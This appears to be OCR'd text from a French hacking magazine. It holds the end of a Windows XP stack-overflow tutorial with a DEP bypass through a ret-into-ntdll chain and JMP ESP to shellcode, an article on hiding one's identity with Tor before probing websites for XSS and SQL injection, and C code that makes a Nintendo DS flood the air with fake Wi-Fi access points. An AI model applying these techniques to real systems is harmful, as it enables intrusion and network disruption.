Le problème le plus embêtant provient du fait que nous avons un à exécuter deux épilogues de fonctions, en l'occurrence le LEAVE (équivalent aux instructions : MOV ESP,EBP suivit d'un POP EBP) et le RETN situé à la fin de la fonction « truc machin » de mrinfo et celui de LdrpCheckNXCompatibility exporté par ntdll. Dès le premier épilogue nous allons dépiler une valeur de EBP qui proviendra de notre overflow et qui devra respecter la condition citée plus haut, c'est-à-dire que la mémoire en EBP-4 doit être writable. Voici un petit screenshot de la

stack pour vous éclaircir :



C'est pour cela qu'afin de travailler avec une pile propre, nous allons utiliser la fonction LdrpCallInitRoutine comme intermédiaire ; celle-ci est contenue dans ntdll.dll :

```
7C911193  /$ 55             PUSH EBP
7C911194  |. 8BEC           MOV EBP,ESP
7C911196  |. 56             PUSH ESI
7C911197  |. 57             PUSH EDI
7C911198  |. 53             PUSH EBX
7C911199  |. 8BF4           MOV ESI,ESP
7C91119B  |. FF75 14        PUSH DWORD PTR SS:[EBP+14]
7C91119E  |. FF75 10        PUSH DWORD PTR SS:[EBP+10]
7C9111A1  |. FF75 0C        PUSH DWORD PTR SS:[EBP+C]
7C9111A4  |. FF55 08        CALL DWORD PTR SS:[EBP+8]
7C9111A7  |. 8BE6           MOV ESP,ESI
7C9111A9  |. 5B             POP EBX
7C9111AA  |. 5F             POP EDI
7C9111AB  |. 5E             POP ESI
7C9111AC  |. 5D             POP EBP
7C9111AD  \. C2 1000        RETN 10
```

Si vous regardez quelque peu la fonction, on constate qu'elle va attribuer au registre EBP (à présent réécrit, donc corrompu) la valeur du registre ESP, nous conservons alors de bonne valeur au niveau des registres ESP/EBP, ce qui va nous permettre de faire un retour sur notre shellcode en dernier lieu.

Cette fonction va nous permettre d'appeler des fonctions de notre choix, par le biais de l'instruction :

```
7C9111A4    |.  FF55  08              CALL  DWORD  PTR
SS:[EBP+8]
```

Il nous suffit donc de réécrire EBP+8 avec l'adresse de la fonction qu'on veut appeler. Notre plan sera donc le suivant, nous allons récrire la pile de façon à faire un premier retour sur LdrpCallInitRoutine, qui va appeler le premier bloc d'instructions :


```
7C962080    B0 01           MOV AL,1
7C962082    C2 0400         RETN 4
```

Puis faire un dernier retour dans cette même fonction mais cette fois-ci de manière à appeler le second bloc :

```
7C92D3F8    . 3C 01         CMP AL,1
7C92D3FA    . 6A 02         PUSH 2
7C92D3FC    . 5E            POP ESI
7C92D3FD    . 0F84 B72A0200 JE ntdll.7C94FEBA
```

Et enfin pouvoir faire un retour ultime sur une instruction JMP ESP ce qui nous permettra de lancer l'exécution de notre shellcode contenu sur la pile à présent exécutable.

Un petit aperçu de mon exploitation sur un Windows XP SP2 fr version familiale, le payload utilisé est un simple WinExec(« calc.exe », 0) qui a été précédemment réalisé :



Les sources et l'exploit sont aussi disponible dans l'archive liée à ce papier.

Return into HeapCreate/Allocate.

Dans cette partie nous allons utiliser le même type d'attaque, afin de bypasser la sécurité, en effet cette fois-ci on ne cherche pas à désactiver la DEP, ou du moins que « localement ». L'idée consiste à crée un heap avec les apis HeapCreate[33] et puis HeapAlloc[34] avec comme précédemment une série de ret into dll puis de retourner dedans.

Vous allez me dire que la DEP protège autant la pile que le tas (heap) mais l'api HeapCreate permet la création d'un tas exécutable : il suffit de lui passez l'argument HEAP_CREATE_ENABLE_EXECUTE (0x00040000). Si nous réalisons la même étude que précédemment nous constatons déjà plusieurs problèmes à résoudre. Il ne faut toujours pas perdre de vue que les nullbytes ne peuvent être copié dans la stack de part l'utilisation de la fonction strcpy. Nous ne pouvons donc pas nous permettre de constituer notre pile avec des arguments comme 00040000 ou encore la taille du tas.

L'astuce se résout à faire une recherche au niveau des instructions qui vont organiser notre stack avant l'appel des apis. Afin de facilité ce genre de recherche je vous conseille vivement Immunity Debugger[35], qui est enfaite un « OllyDbg-like » il intègre un ensemble d'api permettant d'interagir avec le debugguer qui permettent de lancer des recherches sur des instructions, ou de fixer des valeurs aux registres. Un panel non négligeable de petites actions pouvant être utile dans le cadre d'une exploitation.
Voilà en ce qui concerne le second contournement, peut être un peu compliqué à mettre en place mais cette technique à déjà été mise en place dans le passé dans

un exploit pour metasploit contre le programme IBM Rembo[36], l'attaquant réalise son attaque en 11 retours, du beau travail.

Conclusion

Vous voilà à présent sensibilisé aux techniques, et protections misent en place dans le but de contourner ou éviter un stack overflow.
Il faut savoir que maintenant les cas dit réels sont à prendre un par un, c'est à dire que chaque exécutable va imposer des contraintes de part ses instructions, ses adresses et j'en passe.
C'est pour cela qu'une exploitation est souvent loin d'être aisée, patience, organisation et idées devront être de la partie.
En ce qui concerne la rédaction de ce document, j'ai tenté de parcourir dans ces quelques pages le « B à BA » concernant les stacks overflows sous windows de manière claire et détaillé enfin du moins je l'espère.

Références

[1] : OllyDbg
http://www.ollydbg.de/

[2] : Masm32
http://www.masm32.com/

[3] : Overview of PE file format
http://win32assembly.online.fr/pe-tut1.html

[4] : Malloc()
http://www.linux-kheops.com/doc/man/manfr/man-html-0.9/man3/malloc.3.html

[5] : Smashing The Stack For Fun And Profit
http://www.phrack.org/issues.html?issue=49&id=14#article

[6] : Windows Heap Overflows using the Process Environment Block (PEB)
http://milw0rm.com/papers/66

[7] : Archive regroupant les codes et binaires
http://overclok.free.fr/Codes/ArticleHZV/Archive_ArticleHZV_Par_0vercl0k.rar

[8] : Strcpy()
http://www.linux-kheops.com/doc/man/manfr/man-html-0.9/man3/strcpy.3.html

[9] : Buffer Overflow
http://en.wikipedia.org/wiki/Buffer_overflow

[10] : Milw0rm - win32 shellcode
http://milw0rm.com/shellcode/win32

[11] : Ntdll ou la librairie cachée de windoz
http://0vercl0k.blogspot.com/2007/12/lapi-native-ou-le-secret-de-windoz.html

[12] : Shellcodes polymorphiques
http://ghostsinthestack.org/article-9-shellcodes-polymorphiques.html

[13] : Intrusion Detection System
http://fr.wikipedia.org/wiki/NIDS

[14] : GetProcAddress()
http://msdn2.microsoft.com/en-us/library/ms683212.aspx

[15] : LoadLibrary()
http://msdn2.microsoft.com/en-us/library/ms684175(VS.85).aspx

[16] : MessageBox()
http://msdn2.microsoft.com/en-us/library/ms645505.aspx

[17] : ExitProcess()
http://msdn2.microsoft.com/en-us/library/ms682658.aspx

[18] : WinExec()
http://msdn2.microsoft.com/en-us/library/ms687393.aspx

[19] : Metasploit - Win32 payloads
http://metasploit.com:55555/PAYLOADS?FILTER=win32

[20] : Windows Shellcode Development Kit
http://www.metasploit.com/data/shellcode/win32msf20payloads.tar.gz

[21] : Generic Anti Exploitation Technology for Windows
http://research.eeye.com/html/papers/download/Generic%20Anti%20Exploitation%20Technology%20for%20Windows.pdf

[22] : Protégez votre code grâce aux défenses Visual C++
http://msdn2.microsoft.com/fr-fr/magazine/cc337897.aspx

[23] : Comment configurer la protection de la mémoire dans winxp sp2
http://www.microsoft.com/france/technet/securite/prodtech/depcnfxp_PL.mspx

[24] : IDA
http://www.datarescue.com/idabase/

[25] : TerminateProcess()
http://msdn2.microsoft.com/en-us/library/ms686714.aspx

[26] : Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server.
http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf

[27] : Structured Handling Exception
http://msdn2.microsoft.com/en-us/library/ms680657(VS.85).aspx

[28] : /SAFESEH
http://msdn2.microsoft.com/en-us/library/9a89h429(VS.80).aspx

[29] : NtSetInformationSetProcess()
http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtSetInformationProcess.html

[30] : Aticle 4 – Volume 2 @ uninformed
http://www.uninformed.org/?v=2&a=4

[31] : GetCurrentProcess()
http://msdn.microsoft.com/en-us/library/ms683179(VS.85).aspx

[32] : Return into libc
http://ghostsinthestack.org/article-12-return-into-libc.html

[33] : HeapCreate Function
http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx

[34] : HeapAlloc Function
http://msdn.microsoft.com/en-us/library/aa366597(VS.85).aspx

[35] : Immunity Debugger
http://www.immunityinc.com/products-immdbg.shtml

[36] : Exploit IBM Rembo
http://metasploit.com/dev/trac/browser/framework3/trunk/modules/exploits/windows/http/ibm_tpmfosd_overflow.rb?rev=4863

Remerciements

Remerciements particuliers à : sh4ka, KPCR, rAsM, Geo, Heurs, Sans_sucre, Wizardman, Lilxam, Squallsurf, Darkfig, Goundy, Sha, Santabug, Mxatone, News0ft et tous les membres actifs sur notre chan : #carib0u@irc.worldnet.net.

Tous cela sans oublier SpiritfOfHack, le très agréable staff de Futurezone,et bien sur Hackerzvoice.

Et un remerciement spécial que je tenais à faire à Ivanlef0u pour son aide, ses relectures, et son amitié.

La Toile à nue face au Renard

[FaSm & SnAkE - Acissi]

Il existe moultes plug-ins pour firefox, colorfultabs pour coloriser les onglets, infoRSS pour bénéficier des flux RSS,etc, mais on trouve aussi de nombreux plug-ins ou modules complémentaires qui vont nous aider à se cacher sur le net et à chercher des failles potentielles sur les sites web. Etre anonyme et s'introduire dans chaque passage mal protégé est le rêve de beaucoup de hackers, essayons de réaliser ce rêve ...

Invisilibité

Cacher son IP

Installation

Commençons d'abord par essayer de cacher son IP. Vous êtes tous sous linux puisque vous faites de la sécurité informatique, ;-) . Vous allez donc tout d'abord installer les paquets tor et privoxy (emerge tor privoxy ou apt-get install tor privoxy).
Vous éditez le fichier de conf de privoxy (nano /etc/privoxy/conf) et vous décommentez la ligne suivante :

```
#     forward-socks4a    /    127.0.0.1:9050 .
```

vous pouvez maintenant créer votre fichier de config de tor:

```
mv /etc/tor/torrc.sample /etc/tor/torrc
```

Vous pouvez maintenant lancer tor et privoxy :

```
/etc/init.d/tor start
/etc/init.d/privoxy start
```

Nous allons maintenant installer le plug-in « qui va bien » c'est a dire le torbutton.
Allez donc dans outils, modules complémentaires.
Une fenêtre s'ouvre , vous pouvez cliquer en bas à droite sur obtenir des extensions.
Effectuez la recherche de torbutton et installez-le.

Lien utile : `http://www.torproject.org/docs/tor-doc-unix.html.fr`


Vérification

Allons sur le site du cnil (http://www.cnil.fr) pour vérifier notre configuration. Pour l'instant, tor n'est pas lancé.

Allez sur la page « découvrez comment vous êtes pisté sur internet »

Vos traces

Puis dans la partie démonstration cliquez sur « votre configuration ».



Votre config

Voilà notre configuration actuelle :


Votre configuration

MA CONFIGURATION

Saviez vous que l'**adresse IP** de votre machine est :

[redacted]189.155

et que votre **adresse DNS** est :

Nous pouvons voir que votre ordinateur utilise le **système d'exploitation** :

Linux.

Votre **navigateur** a pour nom de code :

Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.8.1.14) Gecko/20080422 Firefox/2.0.0.14

mais c'est en fait :

Mozilla firefox 2.

Votre écran a une résolution de :

1280 x 800 pixels.

Config actuelle

Cliquez maintenant sur le **torbutton** (un oignon si vous l'avez configuré sous forme d'icône).
Rechargez la page du cnil :


Votre configuration

MA CONFIGURATION

Saviez vous que l'**adresse IP** de votre machine est :

77.192.15.250

et que votre **adresse DNS** est :

Nous pouvons voir que votre ordinateur utilise le **système d'exploitation** :

Linux.

Votre **navigateur** a pour nom de code :

Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.8.1.14) Gecko/20080422 Firefox/2.0.0.14

mais c'est en fait :

Mozilla firefox 2.

Votre écran a une résolution de :

1280 x 800 pixels.

Config avec Tor


Nous savons maintenant cacher notre adresse IP en passant par un proxy.

Cacher son OS, son navigateur et l'url de provenance

Il est intéressant de posséder un deuxième plug-in afin de se rendre encore plus anonyme en cachant son navigateur et son système d'exploitation . Se faire passer pour un windows sous internet explorer alors que l'on est sous linux avec un firefox!!

Prefbar est le nom de ce plug-in.
Rien de plus simple, rendez vous sur cette page : http://prefbar.mozdev.org/
Cliquez maintenant sur « install prefbar ».
Redémarrez firefox et vous vous trouvez avec une magnifique barre :

Changez maintenant le REAL UA par IE 6.0 WinXP.
Retournez sur le site du cnil et vérifiez les informations.


Votre configuration

MA CONFIGURATION

Saviez vous que l'**adresse IP** de votre machine est :

81.169.137.209

et que votre **adresse DNS** est :

Nous pouvons voir que votre ordinateur utilise le **système d'exploitation** :

Microsoft Windows XP.

Votre **navigateur** a pour nom de code :

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

mais c'est en fait :

Microsoft Internet Explorer 6.0.

Votre écran a une résolution de :

1280 x 800 pixels.

La Prefbar

Enfin, nous allons masquer l'url d'origine. Cela évite de communiquer aux sites web que vous visiter votre provenance. Pour cela, dans la barre d'adresse, tapez about:config. Dans le champs de filtrage, tapez referer. Changer la valeur de `network.http.sendRefererHeader` pour la valeur 0.

Retournez sur le site du cnil, cliquez dans le menu à gauche sur Votre configuration, et vérifiez les informations. Vous constaterez que le champs « Pour accéder à cette page, vous avez cliqué sur un lien situé à l'adresse suivante » n'est plus rempli.

A ce stade, nous sommes anonymes. Nous pouvons commencer à rechercher des failles sur le web.

Failles XSS

Le Cross Site Scripting ou XSS est une exploitation de failles HTTP, directement liée à des erreurs ou négligences de programmation. Pourquoi XSS ? Parce que CSS pourrait porter à confusion avec le 'Cascading Style Sheet' et le X représente la croix (cross anglais).
Il faut savoir que le protocole HTTP ne propose aucune fonctionnalité afin de mémoriser des paramètres pendant le passage d'une page à une autre. Pour cela il existe plusieurs possibilités: GET,POST et COOKIE.
Avec l'émergence de langage de scripting permettant de générer des pages web dynamiquement, il y a encore BEAUCOUP de sites web sensibles à ce type de failles.
Voici quelques sites qui vous aiderons à comprendre et manipuler un peu les failles XSS:

`http://www.dicodunet.com/actualites/creation-web/87708-anatomie-d-une-vulnerabilite-xss.htm`
`http://venom630.site.voila.fr/tutoriaux/hacking/faille_xss.html`

GREASEMONKEY et XSS assistant


Le premier plug-in intéressant est greasemonkey mais lui seul n'a rien d'utile pour nous, il faut lui adjoindre un script XSS assistant.

Commençons par installer greasemonkey, rien de plus simple, il suffit d'aller dans les modules complémentaires.
Une fois cela fait, il faut aller chercher le script sur le web.
`http://www.whiteacid.org/greasemonkey/`


en cliquant, vous obtiendrez une page de script que vous copierez et installerez en cliquant sur la « tête de singe » en bas à droite de votre navigateur puis sur nouveau script.
Il ne vous reste plus qu'à le coller et relancer firefox.

Vous verrez apparaître un petit symbole qui vous indiquera ou une possibilité de test est possible.


Vous pourrez choisir le type de test XSS que vous voulez effectuer sur le site.



Failles



Xss Assistant



SQL Inject ME XSS ME

Ces deux plug-ins pourront aussi nous aider dans notre recherche de failles potentielles .
Vous les trouverez a l'adresse suivante :
`http://www.securitycompass.com/exploitme.shtml`

Une fois ces plug-ins installés, vous pourrez les lancer à volonté en allant dans outils du menu de firefox.
Vous obtiendrez une barre d'outils à gauche de votre fenêtre qui vous permettra de tenter des injection SQL ou du XSS.

HackBar

Disponible sur le site des extensions de Mozilla Firefox, HackBar peut être considéré comme un complément aux outils précédents. Elle ajoute de nombreuses fonctions utiles comme l'incrémentation / décrémentation automatique d'entiers dans les URL et l'encodage / décodage de hashs et de mots de passe. En plus, inutile de faire soit même les copier-coller pour modifier l'url, cette outil le fait pour vous et réexécute une page dont les paramètres ont été modifié.

La HackBar vous simplifie la tâche

Conclusion

Nous avons fait le point sur quelques outils disponibles et utiles pour assouvir nos envies de découverte de failles. D'autres outils existent, mais il faudrait une encyclopédie complète pour tous les expliquer.

Nintendo DS
Le WiFi ultra-portable

[Virtualabs]

Débarquée dans les magasins il y a presque un an, la DS de Nintendo est une des consoles portables se vendant le mieux et pour cause, elle permet un gameplay d'une extrême souplesse grâce à un écran tactile et deux écrans. Elle est aussi munie d'un composant WiFi, supportant le cryptage WEP, qui a été retourné dans (presque) tous les sens par l'ingénieux Stephen Stair [1], qui en as tiré une bibliothèque pour le framework de développement DevKitPro [2]. Ce framework permet à n'importe qui de développer des logiciels pour une plateforme sur console portable, à savoir ici en l'occurence PSP, DS, Game Cube, GameBoy Advance, et j'en passe. Bien sûr, cela peut être assez instructif de voir comment ce composant WiFi peut être utilisé, et surtout de voir quelles sont ses limites.

Outils: prérequis

Qu'avons nous besoin pour développer sur Nintendo DS ? Et bien d'une DS cela va de soit, mais aussi d'un composant bien particulier: une cartouche de jeu M3 Real ou équivalent.
Car oui, la DS est assez fermée, et il est difficile de faire rentrer une clef usb dans le bazar. Alors des gens se sont amusés à créer une carte de jeu au format DS qui possède un réceptacle pour une carte micro-SD (de 1Go ou plus), et qui intègre un browser particulier permettant de parcourir le contenu de la carte micro-SD et de lancer n'importe quel programme. Pratique.
Pour en acquérir une, il vous suffira d'aller Rue Montgallet (mais ils se planquent), ou encore mieux, sur notre cher vieil Internet. Le prix est assez modique, pas plus cher qu'un jeu normal, et l'avantage c'est que vous pourrez par la suite développer votre propre adaptation de Final Fantasy X (ou pas).

Une fois en possession de ce précieux sésame (je vous laisse le soin de trouver comment on s'en sert sur le net – vous connaissez tous google non ?), il suffit d'installer DevKitPro [3] sous Windows (ou Linux, mais je décline entièrement la responsabilité en cas de non-fonctionnement), et de configurer deux ou trois variables d'environnement (obligatoire dans le cas de Linux, optionnel sous windows).

Ce framework permet de concevoir des fichiers .nds, qui correspondent à un format propriétaire de Nintendo (mais bon, on s'en moque un peu, tant qu'on peut s'éclater sur la console). Vous trouverez normalement avec le framework un IDE spécifique (sous windows en tout cas), nommé VHAM.

Une fois encore je vous passe le manuel d'installation ou de configuration, vous pourrez vous acharner autant que vous voudrez sur le mail du mag, personne n'y répondra.
Ah, et je vous conseille aussi d'installer la PALib, une bibliothèque permettant d'afficher du texte, de manipuler des graphismes et d'autres choses bien utiles.

Architecture NDS

Avant de nous lancer directement dans le développement d'un projet comme tout code monkey qui se respecte, prenons le temps de lire un peu la documentation engrangée sur la DS histoire de savoir un peu comment cela fonctionne afin d'en déduire quelques règles de développement.

La DS a une architecture très particulière, en effet elle contient deux processeurs chacun dédié à des tâches particulières. Le premier processeur est un ARM7, et gère principalement les contrôles (stylet, touches, ...) et la partie WiFi. Le second processeur est un ARM9, qui lui sera notre processeur principal. V
ous pouvez voir cela de cette manière: le code développé pour l'ARM7 peut être assimilé à du code kernel (car pilotant les interfaces matérielles), et celui sur ARM9 à du code utilisateur (interface utilisateur, programme principal, ...). Nous n'allons bien sûr développer que le code arm9.

Il y a un dialogue possible entre les deux processeurs, via une zone mémoire partagée. Il est ainsi possible de transmettre des paramètres utiles au code gérant un composant tournant sur l'arm7 à partir de l'arm9. C'est comme cela d'ailleurs que le programme récupère les données concernant l'état des touches et du stylet.

En ce qui concerne l'environnement de développement, il est basé essentiellement sur gcc/g++, et supporte donc le C et le C++, ainsi que les bibliothèques standard.

Nous pouvons donc utiliser sans problème les design patterns du C++ (vector, singleton, etc..), ce qui facilite la gestion d'un projet. Voyons le code d'un Helloworld (celui fourni avec la PALib) :

```
#include <PA9.h> // PAlib include


int main(void) {

// PAlib Inits
PA_Init();
PA_InitVBL();
// Text Init
PA_InitText(0, // Top screen...
2); // Use background number 2
// Write some text...
PA_OutputSimpleText(0,1,1,"Hello World !");
while(1) { // Inifinite loop
PA_WaitForVBL();
}
return 0;
}
```

Si on compile cet exemple, il affiche un « Hello World ! » sur l'écran du haut. Pas difficile de faire une petite interface. Rien de compliqué, ce n'est que du développement de base.

Configuration du composant Wifi

Voyons maintenant ce sacré composant WiFi et de quoi il est capable. La documentation rédigée par Stephen Stair est vraiment complète [5], mais il y a encore quelques zones d'ombre, notamment du côté du WEP.

La première chose à faire, c'est de configurer le Wifi. Cela se fait avec ce code :

```
REG_IPC_FIFO_CR = IPC_FIFO_ENABLE | IPC_FIFO_SEND_CLEAR;

u32 Wifi_pass= Wifi_Init(WIFIINIT_OPTION_USELED);
REG_IPC_FIFO_TX=0x12345678;
REG_IPC_FIFO_TX=Wifi_pass;

*((volatile u16 *)0x0400010E) = 0;
irqInit();
irqSet(IRQ_TIMER3, Timer_50ms);
irqEnable(IRQ_TIMER3);
irqSet(IRQ_FIFO_NOT_EMPTY, arm9_fifo);
irqEnable(IRQ_FIFO_NOT_EMPTY);
REG_IPC_FIFO_CR = IPC_FIFO_ENABLE | IPC_FIFO_RECV_IRQ;
Wifi_SetSyncHandler(arm9_synctoarm7);

*((volatile u16 *)0x0400010C) = -6553; // 6553.1 * 256 cycles = ~50ms;
*((volatile u16 *)0x0400010E) = 0x00C2; // enable, irq, 1/256 clock

while(Wifi_CheckInit()==0) WaitVbl();
```

Ce code initialise le « driver » qui est installé dans l'arm7 à partir de l'arm9, et active entre autres la gestion des IRQs.
La boucle while est une boucle d'attente, qui ne se débloquera qu'une fois le composant wifi correctement initialisé. Il ne reste plus qu'à utiliser les routines wifi implémentées via l'arm9, et notamment :

```
extern void Wifi_DisableWifi();
extern void Wifi_EnableWifi();
extern void Wifi_SetChannel(int channel);
```

On remarquera aussi une routine bien particulière:

```
// Wifi_RawTxFrame: Send a raw 802.11 frame at a specified rate
// unsigned short datalen: The length in bytes of the frame to send
// unsigned short rate: The rate to transmit at (Specified as mbits/10, 1mbit=0x000A, 2mbit=0x0014)
// unsigned short * data: Pointer to the data to send (should be halfword-aligned)
// Returns: Nothing of interest.
extern int Wifi_RawTxFrame(unsigned short datalen, unsigned short rate, unsigned short * data);
```

Cette fonction Wifi_RawTxFrame() permet d'envoyer des paquets Wifi directement au niveau de la couche 802.11, autrement dit la DS supporte l'injection ! En effet, il est alors assez simple d'envoyer des frames 802.11 forgés.

Polluons avec joie

Avec cette bibliothèque, nous allons pouvoir bombarder les alentours de la DS avec des faux frames 802.11. Mais c'est mieux si on en fait une application pratique, comme par exemple un générateur de « fake AP ».
On appelle « fake AP » un faux point d'accès Wifi, simulé tout simplement en envoyant des frames particuliers (appelés « Beacon frames »), en falsifiant le SSID et la mac du point d'accès, ce que permet entre autre le composant WiFi de la DS. Voyons comment implémenter cela.

La génération aléatoire des SSIDs est assez simple. Nous allons utiliser un Beacon acceptant un ESSID de sept caractères. Il suffit simplement de les générer aléatoirement parmis les 26 lettres majuscules de l'alphabet. En C, cela donne quelque chose comme ceci:

```
void GenerateFalseSSID(unsigned char *ssid)
{
int i;
/* ssid size : 7 */
for (i=0;i<7;i++)
{
ssid[i] = ('A' + (randChar()%26));
}
}
```

On passe un pointeur sur le buffer à générer, et la fonction se charge du reste. On va faire de même pour l'adresse MAC, mais avec quelques limitations: en effet, les trois premiers octets de l'adresse MAC correspondent à un identifiant constructeur qui n'est pas choisi aléatoirement.
Nous allons donc limiter le nombre de possibilités sur ces trois premiers octets, et assurer une bonne génération de MAC aléatoire:

```
void GenerateFalseMac(unsigned char *mac)
{
int i;
/* initialize random generator */
mac[0] ='\0';
mac[1] = randChar()%0x20;
for (i=2;i<6;i++)
mac[i] = randChar();
}
```

Et il ne nous reste plus au final qu'à implémenter la routine se chargeant d'envoyer les beacon frames forgés:

```
#define FAKE_PACKET "\x80\x00\x00\x00\xFF\xFF\xFF\xFF"\
"\xFF\xFF\x00\x11\x22\x33\x44\x55"\
"\x00\x11\x22\x33\x44\x55\xC0\x28"\
"\xB1\x62\xAB\x8E\x01\x00\x00\x00"\
"\x64\x00\x01\x04\x00\x07VI"\
"RTU01\x01\x08\x82"\
"\x84\x8B\x96\x24\x30\x48\x6C\x03"\
"\x01\x0B\x05\x04\x00\x03\x00\x00"\
"\x2A\x01\x00\x2F\x01\x00\x32\x04"\
"\x0C\x12\x18\x60\xDD\x06\x00\x10"\
"\x18\x02\x00\x04"
#define FAKE_PACKET_SIZE 84

#define MAC_COPY(dst,offs,mac) memcpy((unsigned char *)(dst+offs),mac,6)

void SendFakeAPFrame()
{
/* Create some fake APs */
int i;
char ssid[8];
char msg[m_w-2];


unsigned char pkt[FAKE_PACKET_SIZE];
unsigned char fmac[6];


for (i=0;i<5;i++)
{
/* create a false packet */
memcpy(pkt,FAKE_PACKET,FAKE_PACKET_SIZE);
GenerateFalseMac(fmac);
MAC_COPY(pkt,10,fmac);
MAC_COPY(pkt,16,fmac);
GenerateFalseSSID(&pkt[38]);
memcpy(ssid,&pkt[38],7);
ssid[7]='\0';
sprintf(msg,"Fake SSID: %s",ssid);
Print(msg);
Wifi_RawTxFrame(FAKE_PACKET_SIZE,0x000A,(u16*)pkt);
Wifi_Update();
}
}
```

